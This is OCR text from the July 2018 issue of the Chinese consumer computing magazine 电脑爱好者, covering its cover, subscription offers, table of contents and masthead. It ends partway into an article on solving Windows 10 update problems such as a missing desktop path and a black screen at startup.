一本与生活息息相关的电脑杂志

零售价: 12元

电脑爱好者®

2018年第14期7月15日出版

官方网址 www.cfan.com.cn

新浪微博 weibo.com/cfan



电脑爱好者微信

特别话题

转折时期
从COMPUTEX看PC的发展

P20 个性化Win 10任务栏

P86 新一代“神U”来袭


浅析高通骁龙710移动平台

· 轻松重回Windows 7

· 无惧病毒 免费在线查杀

· Excel工作表批量操作

特别话题



杂志惠
zazhihui.net

电脑爱好者
转折时期 从COMPUTEX看PC的发展
2018年第14期7月15日出版

VISIT…

LANZAROTE
Caliente.COM

25年，感谢有您一直相伴

跨年订满24期《电脑爱好者》杂志

纪念版U盘　实用图书二选一



套餐：跨年订满24期

送：纪念版U盘(16GB)

杂志邮寄方式及价格：

每期邮局平寄：288元
每两期邮局挂号邮寄：288元
每期邮局挂号邮寄：336元
每两期快递：316元



套餐：跨年订满24期

送：2018年2本增刊

杂志邮寄方式及价格：

每期邮局平寄：288元
每两期邮局挂号邮寄：288元
每期邮局挂号邮寄：336元
每两期快递：316元

杂志邮寄方式说明

1、每期平寄或挂号（平寄若丢失邮局无法查询）： 出版日之前3天左右发出，每期杂志出版后立即发出；

2、两期挂号： 每月13日左右挂号邮寄当月2本杂志，一个月挂号邮寄一次，一次收到当月2本杂志。

3、两期快递： 每月13日左右快递发送当月2本杂志，一个月发出一次，一次收到当月2本杂志。

礼品寄出时间

1、2018年2本增刊寄出时间：2018年5月下旬、9月下旬各寄一本。
2、纪念版U盘寄出时间：随第一次杂志同时寄出。



U盘内容

❶ U盘可引导电脑进入WinPE系统。可修复受损系统、对电脑进行日常维护，操作简单，解决您遇到的棘手电脑问题！
❷ 2016~2017年《电脑爱好者》两年杂志完整电子版

注意事项：

1、活动截止时间：2018年8月31日（邮局汇款以邮戳为准，网上订阅以下订单时间为准）

2、在汇款单附言栏注明套餐名称及订阅期数，如2018年7期~2019年6期，B套餐两期挂号。若您所在地区平寄收取不好，建议选择每两期挂号。

3、本活动仅限于汇款到杂志社、杂志社网上商城、到杂志社上门订阅的读者，邮局订阅、电商等其他三方渠道不参加此活动。



增刊简介：

2018年《电脑爱好者》（普及版）增刊——做表不求人 Excel函数进阶大全

整书292页，我们在使用Excel制表、统计整理数据的时候，常常会用到它的函数功能进行自动统计或处理。为此，电脑爱好者特别整理了使用频率最高的函数的功能、使用方法，以及这些函数在实际应用中的实例解读，真正实现做表不求人。

定价：58元　出版时间：2018年9月中下旬

2018年《电脑爱好者》增刊 ——入职第一课 掌握Office办公要领

整书292页，以传统办公工具Office三大件为基础，为即将走向社会，入职企业的学生们准备快速上手教程。其中包括Word排版、Excel数据统计、PPT制作入门等常用技巧，也将OneNote协同办公、Outlook企业邮箱设置等与工作息息相关的内容融入其中，帮助职场新人快速掌握办公要领，短时间蜕变成为能够独当一面的实战王者。

定价：58元　出版时间：2018年5月中下旬

邮局汇款地址：北京市海淀区曙光花园智业园A座16D
收款人：北京《电脑爱好者》杂志社，邮编：100097
杂志社网上商城订购网址：http://cfanbook.taobao.com
咨询时间：周一到周五，9:30~11:00，13:30~17:00
手机短信/电话：13801293315

2018年《电脑爱好者》增刊

2018年5月下旬上市　定价: 58元　邮购代码: SK0260

入职第一课
掌握Office办公要领

高效办公四合一（Word、Excel、PowerPoint）实用教程
Word图文混排、表格与图表应用、排版技巧
Excel工作表排序、筛选、分类汇总，公式与函数解析
PowerPoint 案例设计，特效制作



邮局汇款地址：北京市海淀区曙光花园智业园A座16D
收款人：北京《电脑爱好者》杂志社，邮编：100097
杂志社网上商城订购网址：http://cfanbook.taobao.com
咨询时间：周一到周五，9:30~11:00，13:30~17:00
手机短信/电话：13801293315

计世传媒 CCW MEDIA 荣誉出品
ISSN 1005-0043



CN11-3248/TP　邮发代号 82-512

电脑爱好者

目 录

2018年第14期 总第549期 2018年7月15日出版

1月初的CES和6月初的COMPUTEX展会，是目前PC行业最重要的两次行业大赏，集中展示了半年以来电脑界的重大发展。而名称中明显更偏向个人电脑的COMPUTEX展会，也要比CES这种强调消费电子产品（Consumer Electronics Show）的展会，更偏向于电脑及其相关产品和技术。那么，我们就来看一看最新的COMPUTEX 2018展会上，究竟带来了多少新技术和产品吧。

转折时期 从COMPUTEX看PC的发展 P4


[系统应用]

17 尝鲜Windows 10 烦心事巧解决

18 Windows 10无线网连不上怎么办

20 让Windows 10任务栏更个性化

22 找回旧爱 轻松重回Windows 7



P17

[软网生活]

25 Windows 10 外观贴心用法

26 图片编辑 小而不凡

28 无惧病毒 免费在线查杀

29 轻松修改文件 三种时间属性



P30



P25

30 遗留或损坏 软件卸载没商量

31 多管齐下关闭顽固软件

32 快速有效管理系统音量

34 图形图像一键加水印

35 一键生成不同网站RSS订阅源

36 效率倍增 “番茄钟”为工作提速


目 录 CONTENTS

2018年第14期 总第549期 2018年7月15日出版

[办公世代]

40 图表中的交互
数据钻取还能这么用

42 “抄近道”
Excel工作表批量操作



44 创意组合
玩转PPT组合图表

46 为PPT制作旋转衰减动画

[移动新天地]

50 远离游戏噩梦
避免Wi-Fi断流


51 告别隐患
浅析手机故障的排除思路

[装机报价]

79 游戏平台夏日折扣马上来临
让我们准备买买买吧!
《战锤40K：审判-殉道者》
《尤库的小岛速递》
《夜勤人》
《翻转量子》

[技术殿堂]

86 新一代“神U”来袭
浅析高通骁龙710移动平台



52 病毒播报

54 新闻新品

[CFan科学院]

48 个小能量大
解密自旋量子位芯片

[CFan为你选]

56 爆款之争
拯救者Y7000 PK
惠普暗影精灵4

58 高端和专业的较量
小米8 PK 黑鲨游戏手机

60 更多锐龙来袭!
盘点AMD新平台笔记本

63 追求更大屏占比
超值“刘海屏”手机盘点

66 让电脑安全度暑
CPU散热器不可少

69 超神必备
鼠标垫的类型与选购

72 差的不止是显存
主流游戏N卡怎么选

76 究竟有啥不同
新型游戏路由扎堆现身

[新品体验]

91 AMD联盟新秀
荣耀MagicBook锐龙版笔记本



94 大视野长续航
联想K5 Note智能手机



92 武装GTX1050独显
华硕YX570U笔记本



95 更聪明的机械表
联想Watch 9智能手表



93 千元级美学潮品
荣耀9i智能手机



96 支持触控还防水
小米手环3体验



电脑爱好者

Dian Nao Ai Hao Zhe

一本与生活息息相关的电脑杂志

2018.14 | 总第549期

www.cfan.com.cn

主管 Authorities

中国科学院

主办 Sponsor

北京《电脑爱好者》杂志社

中国计算机世界出版服务公司

编辑出版 Publishing

《电脑爱好者》杂志编辑部

顾问 Advisor

郭传杰 Guo Chuanjie



荣誉出品

董事长	洪京一
副董事长	熊晓鸽
董事	万鹏远
	许伟明
	刘学义
社长	葛程远
出版人	许伟明
总编辑	西浩铭
副总编辑	张博

总编室 Editorial Auditing Department

李敏（主任）Li Min

韩锦源（副主任）Han Jinyuan

编辑部 Editorial Department

主编 Managing Editor-in-Chief

张博 Zhang Bo

副主编 Deputy Editor-in-Chief

王健 Wang Jian

编辑 Editor

陈荣贵（编辑部主任）Chen Ronggui

安世伟 An Shiwei

韩大治 Han Dazhi

美编部 Art Editorial Department

美术设计 Art Designer

陈红侠 Chen Hongxia

马似雪 Ma Sixue

网站美编 Art Editor

高威 Gao Wei

市场部 Marketing Department

销售经理 Sales Manager

韩宣京 Han Xuan Jing

电话: 13701264312

冉涛 Ran Tao

电话: 13701013485

出版部 Printing Department

聂静（主任）Nie Jing

发行总代理 Circulation Agency

北京爱好者文化传媒有限公司

Beijing Fans Culture Media Co.,Ltd

发行总监 Circulation Director

杨波 Yang Bo

区域发行总监 Region Circulation Director

代晓明 Dai Xiaoming

王丽 Wang Li

邮购业务总监 Mail Order Business Director

孙东 Sun Dong

读者服务部(发行)

手机短信/电话: 13801293315

（周一至周五 9:30~11:30 13:30~17:00）

上门订阅杂志地址: 北京市海淀区曙光花园智业园A座16D

广告总代理 Advertising Agency

北京爱好者文化传媒有限公司

Beijing Fans Culture Media Co.,Ltd

销售助理 Sales Assistant

刘嘉 Liu Jia

编辑部地址 Address

北京市海淀区翠微中里14号楼4层（100036）

订阅

全国各地邮局(所)

国内发行

北京报刊发行局

国外发行

中国国际图书贸易总公司

发行代号

4576SM

中国标准连续出版物号

ISSN1005-0043

CN11-3248/TP

印刷

北京新华印刷有限公司

广东广州日报传媒股份有限公司

广告经营许可证号

京海工商广字20170127号

零售定价 / 订阅单价 / 全年订阅价

12.00元 / 12.00元 / 288.00元

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5. 本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。
6. 本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。
7. 数字出版声明：凡经本刊摘录刊登的作品，本刊将会支付稿酬，稿酬包括本刊社对作品进行数字化传播的信息网络传播权及转接权。特此通告，如有疑问请与本刊社联系。

本刊法律顾问

周涛律师

网站: www.zt148.cn

电话: 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。

本刊部分图文版权所有，未经同意不得转载。


厂商广告中的数据全部由厂商提供。

书童 soft@cfan.com.cn

尝鲜Windows 10 烦心事巧解决

文|汾水

Windows 10最新版的功能虽然让人激动，但贸然尝鲜也可能遇到一些不确定的问题。例如：启动后找不到桌面位置、找不到应用商店或商店应用、更新失败后黑屏无法启动等。如果你在使用新版Windows 10的过程中遇到这些问题，希望本文能够对你有所帮助。



1 启动后显示找不到桌面位置

如果在Windows升级到1803版后，系统启动到桌面之前收到“C:\WINDOWS\system32\config\systemprofile\Desktop位置不存在”的提示，可先尝试通过Ctrl+Alt+Del调用“任务管理器”，进入任务管理器后右击资源管理器并选择“重新启动”（图1）。若桌面未能恢复正常，再重启电脑看是否能够恢复。

如果上述操作不能解决，运行REGEDIT命令进入注册表编辑器，依次定位到“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders”，在右侧窗格中找到Desktop字符串值，双击该值并把“数值数据”中的路径复制下来（图2）。接下来再定位到“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders”，在右侧窗格中找到Desktop字符串值，双击该值打开编辑窗口，把刚才复制的路径粘贴到“数值数据”框，点击“确定”即可。

关闭注册表编辑器，重启电脑，桌面应该就可以恢复正常。

2 更新失败后黑屏无法启动

比无法显示桌面更甚者，是遇到更新后黑屏无法启动的尴尬。这时，如果使用的是双系统或多系统，可通过系统启动菜单选择“更改默认值或选择其他选项”，进入WinRE恢复环境，执行“系统还原”或“回退到以前的版本”操作。如果用的是单系统，则可以利用Windows安装盘启动，并在“现在安装”界面中选择“修复计算机”，进入到WinRE恢复环境执行上述两种还原之一（图3）。

3 找不到应用商店或商店应用

